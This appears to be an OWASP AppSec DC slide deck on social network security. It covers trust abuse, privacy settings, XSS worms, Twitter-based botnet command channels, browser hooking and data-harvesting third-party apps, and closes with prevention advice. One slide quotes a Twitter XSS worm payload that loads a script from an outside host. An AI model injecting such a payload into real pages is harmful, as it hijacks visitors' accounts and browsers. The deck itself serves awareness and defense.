



# **Social Zombies: Your Friends Want to Eat Your Brains**

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**AppSec DC**

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**The OWASP Foundation**  
<http://www.owasp.org>

# Starring...

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- ▶ Founder of SocialMediaSecurity.com

## ■ Kevin Johnson

- ▶ Senior Security Analyst with InGuardians
- ▶ Project Lead, SamuraiWTF

# **Social Networks**

## **“The New Hotness”**




# 300 Million Users



myspace  
.com

# 110 Million Users

The Twitter logo, consisting of the word "twitter" in a light blue, rounded, sans-serif font. The letters are slightly shadowed, giving them a 3D appearance. The logo is set against a white background with a thin, light gray scalloped border.

# Grew 752% in 2008!

**20 million visitors in June 2009**

# 50 Million Users (Estimated)

**“Social networks & Blogs are now the 4th most popular online activity, ahead of personal email.”**

**-Nielsen Online Report, March 2009**

# How do social networks make \$\$?

# It's in your Profile!

- More information you share...more \$\$ it's worth!
- Targeted advertising
- Sell your Demographic Info
- Sketchy Privacy/ToS Policies....

# **In social networks we trust...**

# Trust is Everything!

- It's how social networks work
- More trust, the better for the socnet!
- Attackers LOVE trust relationships!

# Fake Profiles? Srsly?

# Lets play...BOT or NOT!

# It's built to Exploit Trust

- Who is the person behind the account?
- Bots are everywhere
- Accounts are easy to create
- Socnet User Verification = FAIL
- Connections based on other “friends”

# Privacy Concerns

# 25 Random Things About You...

- I'm your friend, I want to know more about you!
- Innocent?

**These are PASSWORD RESET QUESTIONS people!!**

# Corporate Espionage?

- Very effective in a Penetration test
- Socnet Information = GOLD
- Information Leakage on a Mass Scale!

# We <3 LinkedIn

# Default Privacy Settings

- Open for a reason!
- Facebook has good controls...but...
- Do you know where they are?
- Do your Friends/Family?
- Do They Care?



# Facebook

## Privacy & Security Guide | Presented by SocialMediaSecurity.com

### **WARNING!**

Online social network websites can be hazardous if you don't change the default settings!

**Instructions:** Start with the "5 Tips" below then configure your Facebook account with the suggested Privacy and Security settings in this guide. These settings should be your "baseline". Adjust them based on your own needs and level of risk.

**Please read this guide and pass it on to friends and family members!**

### **5 Tips for using any Social Network**

- 1) Set appropriate privacy and security defaults and choose a complex/unique password for your account.
- 2) Be careful installing third-party applications. Don't install applications from sources you don't trust.
- 3) Only accept friend requests from people you know directly.
- 4) Read the privacy policy and terms of service carefully. Limit personal information you share.
- 5) Be careful what you post. Consider all information and pictures you post as public!

The following settings are for the **Contact Information** tab:

IM Screen Name – **Only Friends**

Mobile Phone – **Only Friends \***

Other Phone – **Only Friends \***

Current Address – **Only Friends \***

Website – **Only Friends**

Email Address – **Only Friends**

\* Be careful posting this type of information! Do you really want everyone on your friends list to know your phone number and address? Do you know all the people on your friends list personally?

# Security Concerns

- Socnets are #1 Target for Malware
- Spam
- Disinformation
- XSS, CSRF and more!

# Twitter Clickjacking & XSS

```
<a href="http://www.stalkdaily.com"><script src="hxxp://mikeyylolz.uuuq.com/x.js">"
```

# Return of Koobface

- Recycled Exploits
- Cross multiple socnets
- Exploits Trust
- STILL EFFECTIVE!

# Month(s) of Bugs!

## ■ Month of Twitter Bugs (July 2009)

- ▶ Aviv Raff
- ▶ Mostly XSS in 3rd party apps (API)

## ■ Month of Facebook Bugs (September)

- ▶ Theharmonyguy
- ▶ Persistent XSS, SQL Injection and more...
- ▶ FBML Applications

# **Social Network Bots**

# Delivery VIA Socnet API

- Twitter Bots (n0tab0t, Realboy)
- Automated tools and scripts...

# **Social Network Botnets?**

# Facebook Apps as Bots

- Malicious Facebook Application (looks normal)
- Turns your PC into a Bot used for DDOS!  
(POC called “FACEBOT”)
- Recent example in the news was really...crappy developer code!

# What if you had...

- Bot looks for commands on legitimate Twitter accounts
- Worked like IRC Bots
- Takes action on victim PC based on the command
- Obfuscated commands
- Payload delivery? Backdoor? A bot to serve you beer?

# Twitterbot v1.0

# KREIOS C<sub>2</sub>

# Introducing...

## Kreios C2

- “TwitterBot PoC” was Released at Notacon 6
- Version 2 Released at DEFCON 17
  - ▶ Encrypted CMD's, Checksums
- Version 3 Released at OWASP AppSec DC
  - ▶ Hides commands in TinyURL's
- Created by Robin Wood (@digininja)

# REAL Botnet Found!

- Used Twitter for C2
- Ironically used “base64” encoded commands
- Unfortunately...distributed Malware
- It wasn’t us. Srsly.

## **Also Found on Jaiku and Tumblr**

# KreiosC2 Demo

# Browser Based Bots

# Browsers and Features... Oh My!

- Browsers are getting more feature-rich
  - ▶ Read that as more vulnerable!
- Forget exploiting vulns
  - ▶ Abuse the features we are provided

# Browser Zombies

- JavaScript used to hook the browser
- Other technologies will work
- Many frameworks available
  - ▶ BeEF
  - ▶ BrowserRider

# SocNet Delivery

- Embedded applications can insert JavaScript
- Multiple options
  - ▶ Hook scripts are pushed
  - ▶ Users are redirected to hook sites
- Why would we allow this!?!?

# **Social Butterfly DEMO**

# Server Side Information Collection

# Information is Power

- Information gets us access
- Social networks are littered with info
- By how do we connect it together

# Third party apps to the rescue

- Third party apps have access to everything
- Permissions are open by default
  - ▶ Once a user says accept

# API's FTW

- Myspace and Facebook both provide access to a Server-Side api
  - ▶ Twitter Provides a Client API
- These APIs provide the access we want
- Allows connecting different users
  - ▶ Based on friends, groups, jobs or interests

# Social Butterfly

- Social Butterfly is a third party application
- Runs on attacker controlled servers
- Collects the data from application users
- Crosses the line between different sites
- Fine line before violating TOS!

# **Is all hope lost?**

# Prevention

- User Education
- End “opt-in” Socnet Developer Models
- Control API Usage
- Better Account Verification
- SPAM Throttling

# More Information

- Kreios C2

[www.digininja.org](http://www.digininja.org)

- New website dedicated to Social media security  
[socialmediasecurity.com](http://socialmediasecurity.com)

- Facebook Privacy & Security Guide